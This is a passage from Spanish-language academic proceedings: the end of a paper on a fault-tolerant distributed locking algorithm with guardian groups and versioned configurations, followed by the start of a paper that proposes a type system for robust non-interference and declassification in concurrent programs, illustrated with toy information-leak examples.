inmediatamente a responder solicitudes del modo establecido hasta el momento, porque puede que haya guardianes de la configuración anterior que todavía no conocen la nueva configuración y sigan respondiendo como guardianes de la entidad. Incluso en el caso en que los viejos guardianes ya no respondan como tales, puede que hayan votado positivamente en solicitudes de lock todavía activas; si no se tiene esta situación en cuenta la cantidad de votos puede crecer incorrectamente, invalidando la condición necesaria para que el consenso de mayorías asegure la exclusión mutua.

Considerando esto, la configuración del sistema se da en versiones sucesivas. Cada entidad tiene un grupo de guardianes para cada una de las configuraciones. Al momento de recibir una solicitud de lock, un guardián necesita saber si hay votos activos emitidos por guardianes de la entidad de una versión anterior. Para limitar la información que necesita obtener un guardián de los guardianes anteriores, se establece un mecanismo de relevo, en donde a cada guardián le corresponde a su vez un rol. Por ejemplo, guardián 1 de la entidad E, guardián 2 de la entidad E, etcétera, siendo 1, 2, … , los roles de los guardianes. Cada guardián de una nueva configuración releva los guardianes de versiones anteriores que hayan tenido el mismo rol. Para que no haya más votos que guardianes, un guardián sólo debe asegurarse al momento de aceptar una solicitud que no hay votos Aceptado emitidos por un guardián anterior de su mismo rol. Esta condición es tenida en cuenta por todos los guardianes, por lo que en todo momento habrá a lo sumo un voto Aceptado por cada rol, permitiendo que se cumpla la condición que garantiza la correctitud del consenso por mayoría.

Un guardián se considera actualizado con respecto a una versión de la configuración si conoce todos los votos Aceptado activos emitidos por guardianes cuyo rol le corresponda en la versión actual. Al momento de responder solicitudes de lock, lo hace como fue explicado anteriormente, considerando los votos Aceptado de los nodos que releva como si fueran emitidos por sí mismo. En caso de no estar actualizado, antes de responder a una solicitud debe preguntarle al guardián de la versión anterior que tenía su rol si existe un voto Aceptado activo. Si el guardián en la anteúltima versión está actualizado con respecto a dicha versión, quiere decir que conoce todos los votos Aceptado activos que le corresponden en dicha versión, por lo tanto es capaz de contestar fehacientemente si existe un voto Aceptado para la entidad y rol de esa versión o alguna anterior. Si no está actualizado, deberá preguntarle al antepenúltimo si hay un voto Aceptado emitido para la entidad y el rol en alguna versión anterior. Esta operación, por lo tanto, puede ser recursiva cuando los nodos consultados no están actualizados. La recursión se corta cuando un guardián anterior emitió un voto para el rol en cuestión y todavía no lo han liberado, o cuando el guardián está actualizado con respecto a la versión en la que le correspondía el rol. De todas maneras, una cota a la cantidad de llamados recursivos al momento de resolver una solicitud de lock es la cantidad de versiones para las cuales un nodo del sistema todavía no está actualizado. Vale notar que luego de cambiar la configuración se dispara el proceso de actualización de nodos, y en general en la práctica sería infrecuente volver a cambiar la configuración antes de que todos los nodos estén actualizados con respecto a la misma.

Cuando un participante cambia su versión de la configuración, ya sea porque recibe un cambio de versión externo, o porque recibe un mensaje de otro participante cuya versión desconoce, se inicia el proceso de actualización con respecto a la nueva versión. Este proceso consiste en requerir, para cada uno de los otros participantes, los votos Aceptado que estos hayan recibido y todavía no hayan liberado, para los que el nodo que desea actualizarse cumple el rol que cumplía el guardián emisor en la versión actual. Si en esta actualización un nodo comunica a otro que tiene un voto Aceptado, deberá luego notificarlo cuando lo libere, para que el nuevo guardián pueda disponer nuevamente de la capacidad de emitir un nuevo voto Aceptado.

A continuación se presenta un ejemplo del proceso de votación cuando ha cambiado la configuración del sistema, y hay guardianes aún no actualizados. Los nodos rotulados como Ex Guardianes 1, 2 y 3 son los nodos que eran guardianes de E en la versión anterior, y los Guardianes 1, 2 y 3 los nuevos guardianes. Se pintan de color amarillo los guardianes aún no actualizados con respecto a la última versión.




Figura 3.1

Figura 3.1 : El solicitante A comienza el proceso de obtención de lock enviando mensajes a los guardianes de E. Los guardianes 2 y 3 no están actualizados, mientras que 1 sí lo está. El solicitante B se encuentra reteniendo el voto Aceptado enviado por Ex Guardian 2 cuando la versión de la configuración vigente era la anterior.




Figura 3.2

Figura 3.2 : El guardián 1 se encuentra actualizado, por lo que está seguro que no hay un voto Aceptado emitido por Ex Guardian 1 que esté activo. Esto le permite responder afirmativamente y de inmediato la solicitud de A. Los guardianes 2 y 3 están desactualizados, por lo que para poder responder deben preguntarle a sus predecesores si éstos entregaron su voto Aceptado y todavía no recibieron el mensaje de liberación. Para esto envían un mensaje de Consulta de voto.




Figura 3.3

Figura 3.3 : el solicitante B todavía conserva el voto Aceptado del Ex Guardian 2, por lo que este último responde con un mensaje de Voto cedido, y por ende 2 rechaza la solicitud de A. En cambio el voto del Ex Guardian 3 se encuentra disponible, por lo que 3 contesta con Aceptado. El solicitante A resuelve que la solicitud fue exitosa y accede a la entidad.

Robustez

El algoritmo es tolerante a fallas tanto de comunicación como de caída de procesos. La cantidad de fallos que puede soportar el proceso de obtención de locks es una función directa del tamaño de los grupos de guardianes. Mientras que sea posible obtener una cantidad de votos mayor a la mitad se podrá conseguir el consenso de mayoría. Como vimos anteriormente, el mecanismo de demora de respuesta según la prioridad de los requerimientos asegura que esto sea cierto incluso ante la presencia de requerimientos concurrentes para la misma entidad.

Todos los mensajes se pueden retransmitir, y la implementación del algoritmo debe tener en cuenta esto a la hora de resolver solicitudes duplicadas. En el caso de pérdida de mensajes de solicitud, los nodos solicitantes los consideran como votos Rechazado, asegurando la correctitud del algoritmo. En caso de pérdida de mensajes de liberación, podría ocurrir que un nodo mantenga el voto Aceptado indefinidamente. Para evitar esta situación, se puede implementar un mecanismo de tiempo de espera: cumplido el plazo configurado, el nodo guardián le envía un mensaje al solicitante preguntándole el estado de la solicitud de lock, y si el lock ya fue liberado, libera el voto de forma segura.

Si se cae un nodo, el funcionamiento del algoritmo es el equivalente a que se pierdan todos los mensajes enviados al mismo. Para recuperar un nodo, se debe establecer un proceso de recupero que evite la duplicidad de votos Aceptado. Esta situación es similar a la de modificación de la estructura, con una salvedad: el nodo recuperado, a diferencia del cambio de versión, no puede estar seguro de que no emitió anteriormente votos Aceptado y que estos todavía estén vigentes, por lo que no podrá utilizar el proceso de los nodos no actualizados. Los nodos recuperados necesariamente deberán actualizarse con respecto a la última versión antes de poder responder solicitudes de lock. Además, durante el proceso de actualización notificarán al resto de los participantes que los votos que estos le entregaron ya no son necesarios, ya que los procesos solicitantes terminaron necesariamente al momento de la caída del nodo. En casos donde se desea detectar esta situación, por temor de que la información del sistema quede inconsistente luego de una caída, se pueden mantener los votos Aceptado y requerir de liberación manual o externa al algoritmo.

Análisis

El algoritmo cumple con los objetivos de ser totalmente distribuido, tolerante a fallos, resiliente a fallos de comunicación y caída de nodos, y con capacidad de cambiar los participantes sin tiempo muerto.

Para analizar el costo de la sincronización en función de los participantes, consideraremos N nodos participantes, G como el tamaño de los grupos de guardianes, RR como el tiempo promedio de un mensaje ida y vuelta o round trip entre participantes, y demora como el tiempo que los nodos pueden dilatar la respuesta cuando hay solicitudes concurrentes. El algoritmo es complejo, por lo que un análisis exhaustivo de tiempos y costos que cubra todos los casos resulta impráctico. De todas formas, se presenta un análisis general que da cuenta de los costos involucrados en la coordinación en general.

Tabla 1. Establecimiento del lock en sistema actualizado

	Mejor Caso	Peor Caso
Cantidad de mensajes	2 * G	2 * G
Tiempo	2 * RR	2 * RR + demora

Tabla 2. Liberación del lock en sistema actualizado

	Mejor Caso	Peor Caso
Cantidad de mensajes	G	G
Tiempo	RR	RR

Tabla 3. Establecimiento del lock en sistema en proceso de actualización

	Mejor Caso	Peor Caso
Cantidad de mensajes	2 * G	2 * G * Cantidad de versiones activas (generalmente 4 * G)
Tiempo	2 * RR	2 * RR * Cantidad de versiones activas (generalmente 4 * RR) + demora

Tabla 4. Liberación del lock en sistema en proceso de actualización

	Mejor Caso	Peor Caso
Cantidad de mensajes	G	G
Tiempo	RR	RR

Tabla 5. Actualización de versión para todo el sistema

	Mejor Caso	Peor Caso
Cantidad de mensajes	N	N ^ 2
Tiempo	RR	N * RR

Tabla 6. Recuperación de nodo

	Mejor Caso	Peor Caso
Cantidad de mensajes	N	N
Tiempo	RR	RR

Vale aclarar que en en la implementación de un algoritmo en un entorno distribuido, el tiempo de comunicación entre nodos no es fijo sino que sigue una distribución y además tiene cierta frecuencia estadística de fallos. Mientras más grande sea la cantidad de mensajes que se necesitan enviar para completar un proceso, mayor será su valor efectivo de ida y vuelta, ya que el tiempo que se demora es el máximo de ida y vuelta. Además, aumenta la probabilidad de fallo, que requiere del envío de un nuevo mensaje.

Otra observación importante para el caso del establecimiento del lock, el tiempo efectivo no es el máximo de todos los votos, sino del máximo entre la primer mitad de votos recibida. En caso de requerimientos concurrentes, el análisis es más complejo, aunque se acercará necesariamente al máximo entre todos los mensajes, ya que se requerirán más mensajes para obtener la mayoría.

Conclusión

Mediante la realización del proyecto se buscó desarrollar una alternativa para la coordinación de procesos en un sistema distribuido utilizando locks, que tuviese en cuenta las características de los entornos de ejecución de las aplicaciones web actuales, que se ejecutan en clusters capaces de ajustar la cantidad de procesos en respuesta a los cambios de demanda, y en la que son frecuentes errores de comunicación y caída de nodos.

Se optó por un esquema en donde los requerimientos no se encolasen, sino que se eligiera un pedido ganador. Este tipo de protocolos son propicios para muchos sistemas donde se debe realizar una tarea, sin importar qué participante la realiza, como por ejemplo el servicio de llamadas a una aplicación web.

Se consiguió un algoritmo cuyas ventajas son las de acotar la carga de coordinación y distribuirla entre todos los participantes, siendo resistente a fallos y permitiendo actualizar los miembros del sistema dinámicamente. De esta forma se puede dar soporte a sistemas cambiantes que requieren de alta disponibilidad y capacidad de procesamiento.

Sería interesante el análisis de distintas alternativas para la conformación de los grupos de guardianes. También se podría implementar la construcción de protocolos más complejos utilizando como base el algoritmo presentado. Por último, queda pendiente la realización y el análisis estadístico de pruebas en un ambiente realmente distribuído y de carga dinámica.

Referencias

[1] Lamport, Leslie. 1974. "A New Solution Of Dijkstra's Concurrent Programming Problem". Communications Of The ACM 17 (8): 453-455.

[2] Lamport, Leslie. 1978. "Time, Clocks, And The Ordering Of Events In A Distributed System". Communications Of The ACM 21 (7): 558-565.

[3] Raynal, Michel. 1991. "A Simple Taxonomy For Distributed Mutual Exclusion Algorithms". ACM SIGOPS Operating Systems Review 25 (2): 47-50.

[4] Ricart, Glenn, and Ashok K. Agrawala. 1981. "An Optimal Algorithm For Mutual Exclusion In Computer Networks". Communications Of The ACM 24 (1): 9-17.

[5] Thomas, Robert H. 1979. "A Majority Consensus Approach To Concurrency Control For Multiple Copy Databases". ACM Transactions On Database Systems 4 (2): 180-209.

[6] Maekawa, Mamoru. 1985. "A N Algorithm For Mutual Exclusion In Decentralized Systems". ACM Transactions On Computer Systems 3 (2): 145-159.

No Interferencia Robusta

Francisco Bavera Hernán Guggisberg

Departamento de Computación, FCEFQyN, UNRC
Escuela de Ingeniería, UNViMe
pancho@dc.exa.unrc.edu.ar

Resumen

En este trabajo se propone la noción de "no interferencia robusta", que permite garantizar la confidencialidad de la información conjugando confidencialidad e integridad de la misma en programas concurrentes. Además, se presenta un sistema de tipo para garantizar esta propiedad, no interferencia robusta, en un sistema de programas concurrentes, descripto por un lenguaje imperativo estándar enriquecido con paralelismo. El trabajo toma como punto de partida el sistema de tipos presentado por Smith y Volpano [4] para garantizar no interferencia y el sistema de tipos presentado por Myers et. al [3] para garantizar desclasificación robusta. El sistema de tipo propuesto es menos restrictivo, para el caso concurrente, que los sistemas de tipos tomados como referencias.

1. Introducción

Cada vez más, los avances tecnológicos requieren el desarrollo de aplicaciones concurrentes, tanto por la disponibilidad de arquitecturas de los sistemas de computación, como así también por los tipos de sistemas requeridos. El desarrollo de programas concurrentes representa un desafío hasta para los programadores más experimentados. Muchos de los sistemas concurrentes tienen requerimientos no funcionales tales como ofrecer garantías de confidencialidad e integridad de datos.

El problema de la confidencialidad de código se ha tornado capital, dado el intenso uso de migración de código que impone el uso masivo de redes de computadoras actual que se incrementará con el avance hacia la sociedad informatizada. Pero es muy difícil y costoso realizar el testing y la depuración tendientes a garantizar la confidencialidad de la información. Por ello, es necesario contar con herramientas automáticas que verifiquen estáticamente esta propiedad. Algunos enfoques utilizan técnicas de análisis estático basados en interpretación abstracta y sistemas de tipos, mientras que otros se basan en el desarrollo de sistemas deductivos para poder inferir la presencia de violaciones en la confidencialidad y/o integridad de los datos en los sistemas.

Muchos de los principales resultados de estos enfoques son aplicables sólo a programas secuenciales. Los programas concurrentes generalmente adicionan un nivel más de complejidad dado que hay que tomar en cuenta las múltiples posibles trazas de ejecución, que provocan que algunas de las técnicas desarrolladas para programas secuenciales no sean aplicables directamente a programas concurrentes. Un aspecto con poco desarrollo y que no ha sido explorado en tu totalidad es el de la verificación de flujo de la información (*information-flow*) para garantizar confidencialidad en presencia de concurrencia.

El objetivo principal de este trabajo es presentar un sistema de tipos que permita verificar que la confidencialidad de los datos cumple con la política de seguridad especificada por los usuarios en programas concurrentes. Se tomarán como punto de partida el sistema de tipos presentado por Smith y Volpano [4] y los conceptos planteados por Myers, Sabelfeld y Zdancewic [3] para definir un nuevo sistema de tipos que garantice *no interferencia robusta*, una variante de no interferecia propuesta en este trabajo.

El trabajo está organizado de la siguiente manera, en la segunda sección se presenta el concepto de flujo de información (information flow), junto con un sistema de tipos que garantiza *no interferencia*. Luego, en la tercer sección, se exhibe el concepto de desclasificación robusta (robust declassification). El concepto de *no interferencia robusta* es propuesto en la cuarta sección junto con el sistema de tipos, reglas y ejemplos de tipado. Por último se para presentan algunos trabajos relacionados

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

y se concluye con las conclusiones.

2. No Interferencia

Asegurar la confidencialidad e integridad de datos por parte de los sistemas de computación ha sido un desafío en los últimos años. Existen en la actualidad varios métodos para limitar la divulgación de información tales como listas de control de acceso, firewalls y criptografía. Sin embargo, aunque estos métodos imponen límites a la información que es liberada por un sistema, no ofrecen garantías sobre la propagación de la información. Por ejemplo, las listas de control de acceso de los sistemas de archivos evitan el acceso no autorizado a los archivos, pero no controlan cómo los datos se utilizan y/o propagan posterior al acceso. Del mismo modo, la criptografía proporciona un medio para el intercambio de información privada a través de un canal no seguro, pero no garantiza la confidencialidad de los datos que se intercambian una vez que se descifra la información transmitida.

Para garantizar que los datos sensibles son utilizados sin violar las políticas de confidencialidad no basta con restringir el acceso a ellos, sino que es necesario regular su flujo dentro del sistema.

No interferencia es una propiedad que impide que un atacante distinga dos cálculos por sus salidas si sólo varían las entradas secretas. El concepto de no interferencia fue introducido por Goguen y Meseguer [2].

En el análisis de flujo de información, a cada variable se le asigna, por lo general, un nivel de seguridad. El modelo básico se compone de dos niveles distintos: *low* (información pública) y *high* (información privada). Para garantizar la confidencialidad, no debe permitirse que la información fluya de *high* a *low*. Teniendo en cuenta estos dos niveles de seguridad low (L) y high (H), $L \leq H$ indica que L tiene menor nivel de confidencialidad que H. Entonces, los flujos de L a L, de H a H y de L a H son válidos; mientras que los flujos de H a L no lo son. A lo largo de este trabajo, se utiliza la siguiente notación: $l \in L$ denotará una variable pública y $h \in H$ denotará una variable privada. Donde L y H son los únicos dos niveles de seguridad que se consideran. Pero es posible extender toda la presentación a un retículo con mayor cantidad de niveles de seguridad y mayor complejidad.

2.1. Flujos explícitos e implícitos

Los flujos de información se pueden dividir en dos categorías principales: flujos explícitos e implícitos. El más simple es el flujo explícito, donde algún secreto se filtra de forma explícita a una variable observable (una variable pública). En el siguiente ejemplo, el secreto en la variable `h` fluye a la variable `l` que es pública.

```
var l, h
l := h
```

Un atacante puede deducir información a partir del tiempo que consume el programa. En el siguiente ejemplo se puede deducir si el valor de `h` es uno por el tiempo que consume el programa antes de finalizar:

```
var l, h
if h = 1 then
    (* realiza una proceso costoso en tiempo *)
    l := 0
```

Este tipo de flujo es denominado flujo de información implícita, que consiste en la fuga de información a través del flujo de control de programa. El siguiente programa (implícitamente) da a conocer el valor de la variable secreta `h` a la variable `l`. En este caso, ya que la variable `h` es booleana, todos los bits de la variable de `h` se dan a conocer (en el final del programa, `l` será 3, si `h` es verdadera y 42, en otro caso).

```
var l, h
if h = true then
    l := 3
else
    l := 42
```

2.2. Un sistema de tipos de seguridad para no interferencia

Una forma de verificar las políticas de flujo de información en un programa es a través de un sistema de tipos de seguridad. Es decir, un sistema de tipos que verifica las propiedades de seguridad. En un sistema de tipos, si un programa pasa exitosamente el chequeo de tipos, cumple con la política de flujo de información, y por lo tanto, no contiene flujos de información indebidos.

En un lenguaje de programación aumentado con un sistema de tipado seguro, cada expresión contiene un tipo (booleano o entero) y una etiqueta de seguridad.

Para ejemplificar el sistema de tipos propuesto por Smith y Volpano [4], que garantiza no interferencia para sistemas multi-thread, se utilizará un lenguaje secuencial simple. El lenguaje solo contiene expresiones y comandos. Es similar a otros lenguajes con tipado seguro

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

$$\frac{}{\vdash exp : high}\ (\mathbf{1}) \qquad \frac{h \notin Vars(exp)}{\vdash exp : low}\ (\mathbf{2})$$

$$\frac{}{[sc] \vdash \textbf{skip}}\ (\mathbf{3}) \qquad \frac{[high] \vdash C}{[low] \vdash C}\ (\mathbf{4})$$

$$\frac{}{[sc] \vdash h\ :=\ exp}\ (\mathbf{5}) \qquad \frac{\vdash exp : low}{[low] \vdash l\ :=\ exp}\ (\mathbf{6})$$

$$\frac{[sc] \vdash C_1 \quad [sc] \vdash C_2}{[sc] \vdash C_1\ ;\ C_2}(\mathbf{7}) \qquad \frac{\vdash exp : sc \quad [sc] \vdash C}{[sc] \vdash \textbf{while}\ exp\ \textbf{do}\ C}(\mathbf{8})$$

$$\frac{\vdash exp : sc \quad [sc] \vdash C_1 \quad [sc] \vdash C_2}{[sc] \vdash \textbf{if}\ exp\ \textbf{then}\ C_1\ \textbf{else}\ C_2}\ (\mathbf{9})$$

Figura 1: Sistema de tipos para no interferencia.

y su semántica es estándar. La sintaxis del lenguaje está definida por la siguiente gramática:

```
e ::= val | v | e1 op e2
c ::= skip | v := e | c1; c2 | if e then c1 else c2 |
      while e do c
```

Es decir, el lenguaje consiste de expresiones (denotadas por e) y comandos (denotados por c). Donde, los valores de val oscilan en $Val = \{false, true, 0, 1, \ldots\}$; v (denota identificadores de variables) toma valores de val; `op` puede ser algún operador matemático o lógico.

En la Figura 1 se presenta el sistema de tipado seguro de [4] que garantiza la propiedad de no interferencia. La notación $\vdash exp : \tau$ significa que la expresión exp tiene el tipo τ. Del mismo modo, $[sc] \vdash C$ significa que el comando C es tipable en el contexto de seguridad sc.

Las reglas permiten determinar que el tipo de seguridad de una expresión está dado por el tipo de los operandos de la expresión. Es decir, si todos los operandos son de tipo *low*, entonces la expresión es de tipo *low*. En otro caso la expresión es de tipo *high*.

En el caso de los comandos, la asignación tiene asociada dos reglas: (1) una regla para el caso de asignación a variables *high* (las cuales son siempre válidas); y (2) solo se permiten asignaciones de valores *low* a variables *low* y en contextos *low*.

Para los comandos condicionales y ciclos, el nivel del contexto de los bloques de código que contienen depende del nivel de seguridad de sus condiciones. Estas reglas permiten detectar los flujos indirectos.

Como se mencionó anteriormente este sistema de tipos garantiza no interferencia para programas imperativos. Es decir, dado un programa y distintas ejecuciones del programa, posiblemente con distintos valores confidenciales, el usuario no puede inferir ninguna información confidencial.

Por lo tanto la propiedad de no interferencia establece que los valores finales de variables *low* no dependen de los valores iniciales de las variables *high*. Los valores *low* son independientes de los valores *high*. En consecuencia el cambio de los valores *high* iniciales no afecta los valores *low* de salida. La observación de los valores finales no permite inferir ningún tipo de información confidencial.

2.3. No interferencia en presencia de concurrencia

Si consideramos que el lenguaje de programación imperativo de la sección anterior nos permite ejecutar concurrentemente programas, entonces la semántica asociada a él cambia, ya que los programas se pueden ejecutar de forma no determinística.

Este cambio también tienen implicancias en la noción de seguridad asociada a no interferencia. Un programa concurrente puede cumplir no interferencia (secuencial) pero permitir la filtración de información. Esta filtración se puede dar por observar el tiempo de ejecución del programa.

En el siguiente ejemplo se puede apreciar lo mencionado:

Thread α

```
while mask != 0 do
  while trigger0 = 0 do
        ;
  result := result | mask; (* 'or' de bits *)
  trigger0 := 0;
  maintrigger := maintrigger+1;
  if maintrigger = 1 then trigger1 := 1
```

Thread β

```
while mask != 0 do
  while trigger1 = 0 do
        ;
  result := result & ~mask;  (* 'and' de bits con el
        complemento de mask *)
  trigger1 := 0;
  maintrigger := maintrigger+1;
  if maintrigger = 1 then trigger0 := 1
```

Thread γ

```
while mask != 0 do
  maintrigger := 0;
  if (PIN & mask) = 0 then
```


ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

```
      trigger0 := 1
  else
      trigger1 := 1;
  while maintrigger != 2 do
      ;
  mask := mask / 2;
trigger0 := 1;
trigger1 := 1
```

El programa anterior muestra que el tipo de sistema de tipos de [5] ya no es suficiente para garantizar la no interferencia si extendemos nuestro lenguaje a multiples hilos simultáneos que se comunican a través de una memoria compartida. El programa del ejemplo consta de tres hilos. Supongamos que `PIN`: H y `result`: L. Entonces cada uno de los hilos de este programa se pueden escribir en el sistema de tipo de [5]. (El tipado de `trigger0` y `trigger1` es H y el de `maintrigger` y `mask` es L.) Pero, si el programa se ejecuta en una memoria en la que inicialmente `maintrigger = 0`, `trigger0 = 0`, `trigger1 = 0`, `result = 0`, `mask` es potencia de 2, y `PIN` es un número natural arbitrario menor a dos veces `mask`, entonces, suponiendo que el scheduling es justo (es decir, cada hilo está programado para correr infinitamente veces), el programa eventualmente termina copiando el valor de `PIN` en `result`. En consecuencia, la propiedad de no interferencia es violada. Para restaurar la propiedad de no interferencia en este entorno concurrente, imponemos dos nuevas restricciones en el tipado de los ciclos **`while`**: requerimos que la guarda del ciclo del **`while`** tenga tipo L, y que el mismo **`while`** tenga tipo L. Las nuevas restricciones tienen éxito en descartar el programa anterior, ya que `trigger0` y `trigger1` tienen tipo H, que no pueden ser utilizados en las guarda de los ciclos **`while`** en los hilos α y β.

Este tipo de filtraciones se puede detectar al realizar un pequeño cambio en el sistema de tipos presentado en la Figura 1, como fue propuesto por Smith y Volpano [4]. En este trabajo modifican la regla del comando **`while`** exigiendo que las guardas solo tengan nivel de seguridad *low*.

$$\frac{\vdash exp : low \quad [low] \vdash C}{[sc] \vdash \textbf{while } exp \textbf{ do } C} \quad (\mathbf{8a})$$

Exigir que la guarda solo pueda ser de nivel low, si bien es muy restrictivo, permite garantizar que el tiempo de ejecución no va a poder ser explotado para inferir información confidencial.

Smith y Volpano [4] demuestran que este sistema de tipos garantiza no interferencia para sistemas concurrentes. Ya que el atacante no puede inferir información confidencial a partir de manipular el tiempo de ejecución del programa o de observar la información pública.

3. Desclasificación Robusta

Como se mencionó anteriormente, la propiedad de no interferencia es demasiado estricta para su uso en la mayoría de las aplicaciones del mundo real. Por lo tanto, se han desarrollado varios enfoques que permiten la liberación controlada de la información. Estas aproximaciones se denominan ***desclasificación*** de información.

No interferencia requiere que no haya flujo de información desde los datos privados a los públicos en un sistema. Sin embargo, muchos sistemas liberan información sensible como parte de sus funciones y por lo tanto, violan la no interferencia. Para controlar el flujo de información mientras que se permite la liberación de información, algunos sistemas tienen una degradación o un mecanismo de desclasificación, pero puede causar la liberación involuntaria de la información.

Entre los distintos enfoques podemos encontrar ***desclasificación robusta***. Este enfoque garantiza que un atacante activo no puede manipular el sistema con el fin de aprender más secretos de lo que los atacantes pasivos ya saben.

La propiedad de robustez puede ser utilizada para caracterizar los programas en los cuales los mecanismos de desclasificación no pueden ser controlados por los atacantes para conocer más información de la prevista. Es sencillo procurar la propiedad de la robustez a través de un análisis en tiempo de compilación basado en tipado.

La idea esencial de la robustez se centra en el hecho de que pese a que los sistemas pueden llegar a liberar cierta información, los atacantes no deberían ser capaces de afectar si la información es liberada o qué información se libera. Independientemente de que ataque es lanzado contra el sistema, la misma información debe ser liberada. Esto implica que un atacante pasivo que simplemente observa la ejecución del sistema no obtiene más información que un atacante activo, siendo que el primero se limita a la observación mientras que el segundo cambia el sistema en ejecución.

En un sistema que tiene desclasificación robusta, el problema de comprender si toda la información liberada es intencional en presencia de un atacante, se reduce al problema de comprender el flujo de información cuando el atacante no hace nada. En otras palabras, no es necesario razonar acerca de todos los posibles ataques.

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

Consideremos el siguiente programa que libera información desde una ubicación secreta z_H, a una variable legible públicamente y_L, si la variable lógica x_L es verdadera, de lo contrario no tiene ningún efecto:

```
if x_L then
    y_L := declassify(z_H)
else
    skip
```

Los subíndices H y L se utilizan para indicar información secreta (*high*) y pública (*low*), respectivamente. El operador especial ***declassify*** es simplemente una función de identidad que libera explícitamente información de high a low.

Es evidente que este programa está destinado a divulgar información y por lo tanto viola la no interferencia. A pesar de que la no interferencia es violada, la robustez nos permite tener una mayor comprensión de la seguridad de este programa. Supongamos que el atacante es capaz de cambiar el valor de x_L. En ese caso, el atacante puede llegar a afectar si se libera la información; la desclasificación no es robusta. Supongamos en cambio que el atacante modifique el valor de z_H, logrando que se copie alguna otra información secreta en él. En ese caso, el atacante puede liberar información diferente a la que se pretendía liberar. Por el contrario, si el atacante es incapaz de afectar los valores de estas dos variables, la desclasificación es robusta porque éstas son las únicas variables que afectan a la información que se libera de *high* a *low*.

En este último ejemplo, queda claro que la robustez de un sistema depende de la capacidad que tiene el atacante activo de afectar su ejecución. Una forma natural de describir esta capacidad es asociando etiquetas de ***integridad*** a la información manipulada. Se parte del supuesto de que la información de *integridad alta* y el código de confianza no resultan afectados por el atacante; y que toda la información de *integridad baja*, que no es de confianza, están bajo el control del atacante. Las variables de *integridad baja* pueden ser cambiadas por el atacante.

3.0.1. El Retículo de seguridad

Supongamos que los niveles forman un retículo de seguridad R. El orden especifica la relación entre los diferentes niveles de seguridad. El retículo de seguridad R es producto de la *confidencialidad* (*high*/*low*) y la *integridad* (*trusted*/*untrusted*). Supongamos que x e y son elementos del retículo de seguridad R, si $x \sqsubseteq y$ los datos de x son de menor confiabilidad que los de y.




Figura 2: Retículo de seguridad $\mathtt{R}_{LT}$

El uso de datos de confidencialidad alta es más restringido que el de los datos de confidencialidad baja, lo que ayuda a prevenir las fugas de información. El empleo de datos de integridad baja es más restringido que el de los datos de integridad alta, lo que previene la corrupción de la información.

El retículo de seguridad $\mathtt{R}_{LT}$ de la Figura 2, es un producto de un retículo de confidencialidad sencilla (con elementos L y H de baja y alta confidencialidad por lo que $L \sqsubseteq_C H$) y un retículo de integridad (con elementos U y T de baja y alta integridad por lo que $T \sqsubseteq_I U$). En la parte inferior del retículo se encuentran los datos que pueden ser usados arbitrariamente. Esta información posee la confidencialidad más baja y el más alto nivel de integridad. En la parte superior del retículo están ubicados los datos de uso más restringido. Estos datos tiene el más alto nivel de confidencialidad y la integridad más baja.

3.0.2. Lenguaje

Para presentar el sistema de tipos para robustez se extiende el lenguaje secuencial de la sección 2.2 con una expresión que permite declasificar valores (cambiar el nivel de seguridad de la expresión e a l):

```
declassify(e, l)
```

En la Figura 3 se encuentra la regla de tipado asociada a la instrucción **declassify**. Esta regla exige que sólo se puede desclasificar datos que tengan un nivel de integridad *trusted* y se encuentren en un contexto *trusted* (es decir, el pc y la variable posean nivel de seguridad *trusted*). El resto de las reglas del sistema de tipado seguro para asegurar desclasificación robusta es similar al presentado en la sección anterior (Figura 1).

Donde Γ es el entorno de seguridad donde se ejecuta la expresión o comando (es una asignación de niveles de seguridad para las variables que intervienen en el programa), pc es el nivel de seguridad de la información en cierto punto de la ejecución del programa, la expresión

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

$$\frac{\Gamma \vdash e : l' \qquad l \sqcup pc \sqsubseteq \Gamma(v) \qquad I(l) = I(l') \quad pc, l' \in T_I}{\Gamma, pc \vdash v := \textbf{declassify}(e, l)} \ (\mathbf{20})$$

Figura 3: Regla para instrucción declassify

$\Gamma \vdash e : l$ significa que la expresión e tiene tipo l en el entorno de seguridad Γ y el nivel de seguridad pc, el comando $\Gamma, pc \vdash c$ significa que el comando c está bien tipado bajo Γ y pc.

Cualquier programa que cumpla con estas reglas de tipado que imponen condiciones sobre los niveles de seguridad va a satisfacer la propiedad de robustez. Myers et. [3] demuestran que el sistema de tipos es correcto con respecto a la propiedad desclasificación robusta.

Con estas reglas de tipado, el siguiente ejemplo es seguro

```
if x_(L,T) then
    y_(L,T) := declassify(z_(H,T))
else
    skip
```

